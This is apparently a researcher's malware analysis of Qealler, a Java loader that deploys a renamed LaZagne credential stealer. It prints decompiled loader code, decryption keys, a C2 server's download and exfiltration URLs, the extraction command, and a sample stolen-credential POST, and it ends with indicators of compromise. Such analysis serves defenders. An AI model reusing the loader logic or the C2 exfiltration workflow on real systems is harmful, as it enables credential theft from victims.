Contents

Introduction

This month, I was investigating a strain of Java malware targeting users in the UK, most named with some play on purchase order/remittance themes, and most hosted on compromised *.uk* sites.

Obtaining one sample to analyze - **Remittance_Advice.jar**[1] hosted at **http[:]//lunogroup[.]co[.]uk/Remittance_Advice.jar** - I at first thought I was looking at a new strain of Qrypter[2].

However, while this sample shares many qualities with Qrypter and other QUAverse [3] RATs – using Java reflection to dynamically build and run payloads, heavy obfuscation and redirection, and the rampant use of "q" and "qua" in package names, e.g. **qua.enterprise.reaqtor.reaqtions.standartbootstrap** – it was clear after a few minutes spent reversing the sample that this was an entirely different kind of Java malware.

Pivoting on the initial information from reversing the sample, I found only a few public references to the malware, notably tweets by researcher @James_inthe_box[4] and cybersecurity company VMRay (@vmray)[5], with some indicators of compromise posted from their own research and sandbox runs[6]. Qealler appears to be a Java loader which deploys a custom copy of LaZagne[7], a Python credential harvester.

Given the lack of technical information published about Qealler (aka "qealler-reloaded"), I decided to write and publish some notes on my attempt at reverse engineering the sample above.

I hope that you find this paper as valuable as the work and lessons learned that went into compiling it. Thank you for reading, and if you have feedback, questions, or corrections, please reach out to me @jeFF0Falltrades.

---

[1] https://www.virustotal.com/#/file/3724d27b119d74c04c7860a1fc832139ea714ef4b8723bc1b84a6b166b967405
[2] https://twitter.com/jeFF0Falltrades/status/977210067542999041
[3] The development group thought to be behind Qrypter, Quaverse RAT, QRAT, etc. Note that, despite the similarities between the samples, I can make no attribution to QUAverse as I have yet to find evidence beyond a reasonable doubt to name them as the developers of Qealler.
[4] https://twitter.com/James_inthe_box/status/1035190253697396737
[5] https://twitter.com/vmray/status/1037400892256002049
[6] https://www.vmray.com/analyses/f7d2c4199f08/report/overview.html
[7] https://github.com/AlessandroZ/LaZagne

Layer One

I began by decompiling the initial JAR via Bytecode Viewer[8] (BCV), using FernFlower for decompilation. I utilized Netbeans for reloading and debugging the decompiled sources.

The initial JAR contains two packages containing several files each. Only one of these files contains runnable Java code; The rest contain (encrypted) data. **com.nonsidereal.discous.Euryalean** – our sole runnable file – contains the entry point for the Qealler loader.

The main function performs a tedious build-up of a String into a byte array and eventually runnable JavaScript which is fed into a Nashorn[9] *ScriptEngine*[10].

The JavaScript decrypts the contents in file **/com/nonsidereal/discous/Shaver.yaw** with the AES key **bYldzoxup331PPI1**. The decrypted data becomes a new Java source file: **qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header**

In order to analyze **Header.class**, the JavaScript fed into the engine was captured during debugging and rewritten to capture the decrypted data into a file:


```
IIIiiIIiiIiIiII =
IIIIIIIIIIIIIIIIIiiIiiiiiIIIiiII[('doFinal')](IiiIIiIiiIIIIii);
var FileOutputStream=Java.type("java.io.FileOutputStream");
var olinkfile = "Header.class";
var fw = new FileOutputStream(olinkfile);
fw.write(IIIiiIIiiIiIiII);
fw.close();
IIIIIIIIIIIIIIIIIiiIiIIIIIIiIiiII = java.lang.ClassLoader[('class')];
```

The code within **Euryalean** was also modified to load the JavaScript from the newly-created file instead of a variable:

```
public static void trundled()  {
        try {
         gymnic().eval(new FileReader("Header.js"));
        } catch (Exception e) { System.err.println(e.getMessage()); }

        /*try {
         qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header.class.newIn
stance();
        } catch (Exception e) { System.err.println(e.getMessage()); }*/
   }
```

The decrypted **Header.class** was written to disk and decompiled with BCV.

[8] https://github.com/Konloch/bytecode-viewer
[9] http://openjdk.java.net/projects/nashorn/
[10] https://docs.oracle.com/javase/8/docs/jdk/api/nashorn/jdk/nashorn/api/scripting/NashornScriptEngine.html



Opening the decompiled Qealler code

Layer Two

The main role of **Header** is to decrypt several of the encrypted files included in the original JAR into Java source files. It does so via decrypting and loading in a *LinkedHashMap* (stored in a file simply named #) which specifies the files within the initial JAR to decrypt, the class name each file describes, and the AES key to decrypt the file. It then uses reflection to invoke functions from within these files dynamically.


In order to capture these files, I employed the same method used to decompile dynamically-created Qrypter classes: Inserting a new Java class into the Qealler code that can capture the decrypted content from the encrypted files and save them to disk. We can use and reuse this process in order to bypass reflection and continue analysis:

1. Intercept decrypted data after calls to *Cipher.doFinal()*[11]
2. Save the data to disk as a *.class* file
3. Decompile using BCV/FernFlower
4. Load the decompiled java code back into the project
5. Rewrite the existing code to run the decompiled code instead of using reflection (so we can continue to debug the locally-stored files)

In this case, we utilize this process by inserting the custom **FileInterceptor** class (see Appendix B) into our project, and adding a call to its sole function – *interceptFile()* – to capture the decrypted data returned from *doFinal()* in **Header's** *decrypt()* function:

```
public static byte[] decrypt(String var0, Object[] var1) throws IOException,
InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException,
IllegalBlockSizeException, BadPaddingException {
      String[] var2 = (String[])((String[])var1[1]);
      int[] var3 = (int[])((int[])var1[2]);
      String var4 = (String)var1[3];
      int var5 = var3[0];
      int var6 = var3[1];
      byte[] var7 = var4.getBytes();
      byte[] var8 = new byte[1024];
      byte[] var9 = new byte[var6];
      int var10 = 0;
      String[] var11 = var2;
      int var12 = var2.length;

      for(int var13 = 0; var13 < var12; ++var13) {
         String var14 = var11[var13];

         int var16;
         for(InputStream var15 =
Header.class.getClassLoader().getResourceAsStream(var14); (var16 =
var15.read(var8)) > -1; var10 += var16) {
            System.arraycopy(var8, 0, var9, var10, var16);
         }
      }

      Cipher var18 = Cipher.getInstance("AES");
      SecretKeySpec var20 = new SecretKeySpec(var7, "AES");
      var18.init(2, var20);
      byte[] var21 = var18.doFinal(var9);
      byte[] var22 = new byte[var5];
      boolean var19 = false;
      GZIPInputStream var23 = new GZIPInputStream(new
ByteArrayInputStream(var21));
      DataInputStream var17 = new DataInputStream(var23);
      var17.readFully(var22);
      com.nonsidereal.discous.FileInterceptor.interceptFile(var22, var0);
      return var22; }
```

[11] https://docs.oracle.com/javase/7/docs/api/javax/crypto/Cipher.html#doFinal(byte[])



Hashmap "#" with source files, destination paths, and AES keys.

To obtain all of the files from the *LinkedHashMap* **obfuscatedEntryList** in **Header** at once, the following loop can be inserted anywhere after the map's instantiation in **Header's** main function:

```
obfuscatedEntryList = (Map)decryptObject("#", new Object[]{new
String[]{".encrypted", ".splitted", ".compressed", ".not-fixed"}, new
String[]{"com/nonsidereal/discous/Departmentalized.cog",
"com/nonsidereal/discous/Honeycup.stg",
"com/nonsidereal/discous/Clathrinidae.shu",
"com/nonsidereal/discous/Pliciform.kie"}, new int[]{'蘇', 6000, 5985, '蘇'},
"NWRtbZv7OYL2C7cu"});
for (Map.Entry<Object, Object[]> entry : ((LinkedHashMap<Object,
Object[]>)(obfuscatedEntryList)).entrySet()) {
        String key = String.valueOf(entry.getKey());
        Object[] value = entry.getValue();
        decryptObject(key, value);
}
```

After capturing the files with *interceptFile()*, we pump them through BCV and reload them into our project.


The first three files decrypted by **Header** are **Loader.class, Loader$1.class,** and **Loader$1$1.class**. The Java-savvy will note that these *\$** classes are in fact subclasses of one **Loader** class. To ensure BCV recognizes this, you can zip them into a JAR file (7-Zip or any zipping utility should work for this; BCV will base its analysis on the extension of the file alone), and they should all decompile to one, consolidated **Loader** class.

The **Loader** class extends *ClassLoader* and functions almost as an extension of **Header**, utilizing **Header's** *decryptObject()* function to load in the core files. By using the loop above, we have already captured these core files. Now we can rewrite the code in **Header** to call the driver for the core files – **q.Head** – directly instead of invoking it through reflection, and our analysis can continue.

```
ClassLoader var14 = (ClassLoader)var4.newInstance();
Class var15 = var14.loadClass("q.Head");
Method var16 = var15.getMethod("main", new Class[]{String[].class});
// var16.invoke((Object)null, new Object[]{new String[0]});
q.Head.main(new String[]{"-dev", "-dump"});
```

Notice I added two flags to the *String* array we send as arguments to **q.Head**: *-dev and -dump*. The Qealler developers were kind enough to leave these options for us in order to print their debugging comments, which are both informative and, at times, entertaining.

Along with **q.Head**, our loop through the *LinkedHashMap* stored in # has also provided us with a few other classes located in the **q** package, as well as several other packages containing heavily obfuscated[12] classes. Together, these obfuscated packages and the **q** package appear to serve as a distinct application in themselves, which **Remittance_Advice.jar** appears to load. Because of this, and because they contain the core functionality of the malware, I will refer to these as the "core" of Qealler.



Heavy obfuscation (and colorful debugging comments) in Qealler's core files

[12] I cannot say for certain which obfuscator/mangler was used, but it is similar to those used in Qrypter and some QUAverse RATs, replacing class, function, and variable names with combinations of 'l' and 'I' (lower-case L, upper-case i). The only *public* obfuscator I have found that comes close to this convention is superblaubeere27's Java obfuscator: https://github.com/superblaubeere27/obfuscator

Qealler’s Core

The obfuscation of Qealler’s core files introduces a few levels of frustration to the reverse engineer: Not only are the functions of the classes, methods, and members difficult to ascertain, but the obfuscator creates clashing package, class, function, and member names which go on to cross-reference each other across classes. This caused my compiler to fail in several cases.

To overcome the obfuscation, I had to spend quite a bit of time stepping through each file and refactoring every conflicting class, method, or member name. Luckily, Netbeans and Eclipse both feature refactoring functionality that makes this process slightly less tedious.

After deconflicting the files, we are finally able to observe Qealler’s core functionality:

q.Head contains the *main* function of the core, and begins by reading in a list of four key, value pairs from file **q.q** (captured from the same **obfuscatedEntryList** map in **Header**). The values are decrypted in the following function within file **lIIIllIIllIllIIIIlIIIlIIIIIIllIIlIIIllIIIIIIIlIIIIIIllIIIIIIlIIIlllIIIIlIIll.lIIIIlIIIlIIllIIIIIIlIIIIIIIllIIIIIIllIIllIIIIllIIIlllIIIIllIIIIllIIIIIllIIIlIIIll.lIIIllIIIllIIIIlllIIIIIIIlIIIIIIIlIIIIIIlIIIllIIIIIlllIIIIllIIIIIIIlllIIllIIIIIIIlIIIllIIlIIllIll.lIIIllIIIIIIlIIIlllIIIIIIIIIlIIIIIIlllIIIIIIIIIIllIIIIIIIllIIIIIIIIIIIIIllIIIll.lIIIlllIIIll**[13] with the key **bbb6fec5ebef0d93 :**

```
public static String
IlIIlllIIlIlIIIlIIIllllIIlIIIlIIllIllIlllIIllIIIlIIllIIIlll(String var0,
String var1) {
      IIllllIIIlIIIlIIIllllIIllIIlIIIllIIlIIIIllllIllIIllIllIIIIIlll();
      byte[] var2 = null;

      try {
         SecretKeySpec var5 = new SecretKeySpec(var1.getBytes("UTF-8"),
"AES");
         Cipher var3;
         (var3 = Cipher.getInstance("AES/ECB/PKCS5Padding")).init(2, var5);
         var2 =
var3.doFinal(lIIllIIllIlllIIIlIIIlIIIllIIIlIIIllIIIIlllIIIIllIIIIllIIIIlI
llIIllIlIll.lIIllIIllIllIIllIIIlIIIlIIIllIIIlIIIllIIIllIIIIlllIIIIlIIl
lIIllIlIll(var0));
         com.nonsidereal.discous.FileInterceptor.interceptFile(var2, var1);
      } catch (Exception var4) {
         System.out.println(var4.toString());
      }

      return new String(var2);}
```


13 You can see how this naming convention could get frustrating very quickly…

The decrypted values are are placed into a *Properties*[14] object with the following keys (*enums* loaded from **q.IIlllIIIlIIlIIllIllllIlIIllIIIIllllIlIIIllIlllIIllIIIIlllIIll**):

```
[OUTPUT]: Loaded:
2a898bc98aaf6c96f2054bb1eadc9848eb77633039e9e9ffd833184ce553fe9b :
rBneA_UVlntwwQ1CugTnC8XSivkleSfy0eHM8xtvsv_4bsIw296xZbFXJ53cx87IevCfBt5E9OmWu
gyq8_T43ese-F35RggXuS6RA9zwCjRXqXXdKvgevWC1QT0gPN_H

[OUTPUT]: Loaded:
d7c363a2019dac744cf076e11433547a47907e2c2f781e2d1c8f59a40c57dd03 :
http[:]//139[.]59.76.44:4000/qealler-reloaded/ping

[OUTPUT]: Loaded:
8e65457409fea4b2a183125f1c0f552080edb4cefa516b14698cb8d0abf5bb6d :
http[:]//139[.]59.76.44:4000/lib/7z

[OUTPUT]: Loaded:
0e10ad6938994f2466b192d8f29217ad39155b8a3a082b6412048f4a12126b3b :
http[:]//139[.]59.76.44:4000/lib/qealler
```

A check is then conducted to see if 7z (7-Zip) is already installed at **%HOMEPATH%/a60fcc00/bda431f8/a90f3bcc/83e7cdf9**[15] . If it is not, Qealler attempts to download it from **http[:]//139[.]59.76.44:4000/lib/7z**. The same is done for the **qealler** package hosted at **http[:]//139[.]59.76.44:4000/lib/qealler**. The downloaded files are written to **%TEMP%**[16]**.**

The **7z.JAR**[17] downloaded from the C2 server is a repackaged version of 7-Zip, likely to ensure the malware is successful even if the user does not have it installed by default.



The contents of 7z.JAR

[14] https://docs.oracle.com/javase/7/docs/api/java/util/Properties.html

[15] This path is generated by performing a CRC-32 hash on portions of the combined key for the resource e.g. **qealler.lib.8e65457409fea4b2a183125f1c0f552080edb4cefa516b14698cb8d0abf5bb6d** becomes **a60fcc00/bda431f8/a90f3bcc/83e7cdf9**

[16] I am aware that mixing Windows CMD environment variable syntax with Bash syntax here is dangerous, confusing, and gross - Variable names here should be construed to mean "the home/temp path for my particular OS"

[17] https://www.virustotal.com/#/file/93b6a8ecb84fe9771584c329d47ff109464d2ff65c88917d7acff75c5ddd0912/

The downloaded 7-Zip executable is called by the Qealler core with the following options:

```
/tmp/7z_4946826954524557809346664628978 1.exe x /tmp/_4946773564871069060377446185509 6.tmp -o/tmp -p"bbb6fec5ebef0d936db0b031b7ab19b6" -mmt -aoa -y
```

Which translates to: "Unzip the downloaded **qealler** package, output it to %TEMP%, use the password **bbb6fec5ebef0d936db0b031b7ab19b6**, use multithreading mode, overwrite without a prompt, and assume "yes" for any user prompts."

This keeps the executable running without drawing any attention to itself.

The **qealler** package[18] is much more interesting and contains the key component of this malware: A robust credential stealer.

QaZagne

Within the downloaded **qealler** package is an installation of Python 2.7 (another likely failsafe in case the user does not have it installed already) and a customized flavor of the LaZagne project - a Python tool "used to **retrieve lots of passwords** stored on a local computer."

To stay on theme, the attackers have renamed the Python script to **QaZagne**, though the functionality remains basically the same: **QaZagne**[19] has the ability to scrape several kinds of credentials and passwords from a Windows host, including those for browsers, Git, Skype, Outlook, Putty, and more[20].


The output of **QaZagne** on one of my vulnerable Windows 7 boxes shows the default login password for the user:

[18] https://www.virustotal.com/#/file/a31497597cd9419dde7fc724b7e25a465f7d95ff7bd52cf3be59928499983608
[19] https://www.virustotal.com/#/file/9992dd2941df8dcd3448d80d6bab8dfa57356ff44fbe840e830fe299d18a9031
[20] This particular script targets Windows hosts specifically; A full list of LaZagne's modules can be found here, courtesy @_Cyber_Punk_: https://n0where.net/credentials-recovery-lazagne-project


```
#fs#

[
    {
        "Passwords": [
            [
                {
                    "Category": "Credential manager"
                },
                [
                    {
                        "Login": "IE8Win7\\IEUser",
                        "Password": "Passw0rd!",
                        "URL": "IE8Win7\\IEUser"
                    }
                ]
            ]
        ],
        "User": "IEUser"
    }
]
#ff#
```


A small taste of Qazagne/LaZagne's capabilities

After **QaZagne** runs, the output is parsed by **Qealler**, AES encrypted with the key **bbb6fec5ebef0d93**, and finally posted[21] back to the C2 at **http[:]//139[.]59.76.44:4000/qealler-reloaded/ping** along with the results of a quick fingerprinting function, just before deleting the downloaded files from the host.



Fingerprinting the host



Preparing the C2 POST with the output from QaZagne


```
{"output":{"systemInfo":[{"value":"1","key":"availableProcessor"},{"value":"19480968",
"key":"freeMemory"},{"value":"/home/remnux/jdk1.8.0_151/jre","key":"javaHome"},{"value
":"amd64","key":"osArch"},{"value":"Linux","key":"osName"},{"value":"3.13.0-53-
generic","key":"osVersion"},{"value":"32440320","key":"totalMemory"},{"value":"/home/r
emnux","key":"userHome"},{"value":"remnux","key":"userName"}],"credentials":[{"passwor
d":"Passw0rd!","website":"IE8Win7\\IEUser","appname":"Credential
manager","details":"","login":"IE8Win7\\IEUser"}]},"qealler":{"machine_id":"6b6614d826
1c172318739e0bc503578f","uuid":"rBneA_UVlntwwQ1CugTnC8XSivkleSfy0eHM8xtvsv_4bsIw296xZb
FXJ53cx87IevCfBt5E9OmWugyq8_T43ese-
F35RggXuS6RA9zwCjRXqXXdKvgevWC1QT0gPN_H"},"time":1537852047856}
```


---

[21] Note that the qealler-id and stub-id are set to the encoded value identified by the key **2a898bc98aaf6c96f2054bb1eadc9848eb77633039e9e9ffd833184ce553fe9b** from page 9, in case you were wondering when that value was going to come into play.

Conclusion & Indicators of Compromise

Qealler is an interesting and dangerous malware strain: The coalescence of Java and Python tooling in one platform presents a powerful and interesting challenge for reverse engineers, and a troubling threat for Blue Teams.

I hope this paper gives you some ammunition in the fight.

Files:

Remittance_Advice.jar
8d564a18b902461c19936ccb1f4e2f12
72de1a2ca8ff223f72efb366e64ed480c89f1d58
3724d27b119d74c04c7860a1fc832139ea714ef4b8723bc1b84a6b166b967405
3072:to8ZlTq4dPEXAJP3X+4ZPxEHVwHEWAakaEra9Iqv+ZA:KclW4d8QJP3X3PO1UAak9ra9HsA

7z.jar
a593cb286e0fca1ca62e690022c6d918
227f06265c5e44ef32647bb933d62fffea2a972c
93b6a8ecb84fe9771584c329d47ff109464d2ff65c88917d7acff75c5ddd0912
12288:uiI0fU+gNrDCc8tE5KU955GuZ8YhbbF0q+2jOsOVvetYB2K0iPkm+AVkX:NLoBcEkmMu6kbcsAvFH0iPkmhVE

qealler.7z
8d2c718599ed0aff7ab911e3f1966e8c
a64525f26076821ac07c4078ca5664ce2cf2c313
a31497597cd9419dde7fc724b7e25a465f7d95ff7bd52cf3be59928499983608
24576:Fvv7N1Xm3LCGMi2h3V8BCRSRuMgwHeI7yc71l5i+W/NBu1v03ev/hqvcxSk7rw2e:FLryCni2YBqdgeKYlBm0OhU
cKdh3p

main.py
5a8915c3ee5307df770abdc109e35083
e4fd1685ad7df5e09c12d6330621b3aaf81206d2
9992dd2941df8dcd3448d80d6bab8dfa57356ff44fbe840e830fe299d18a9031
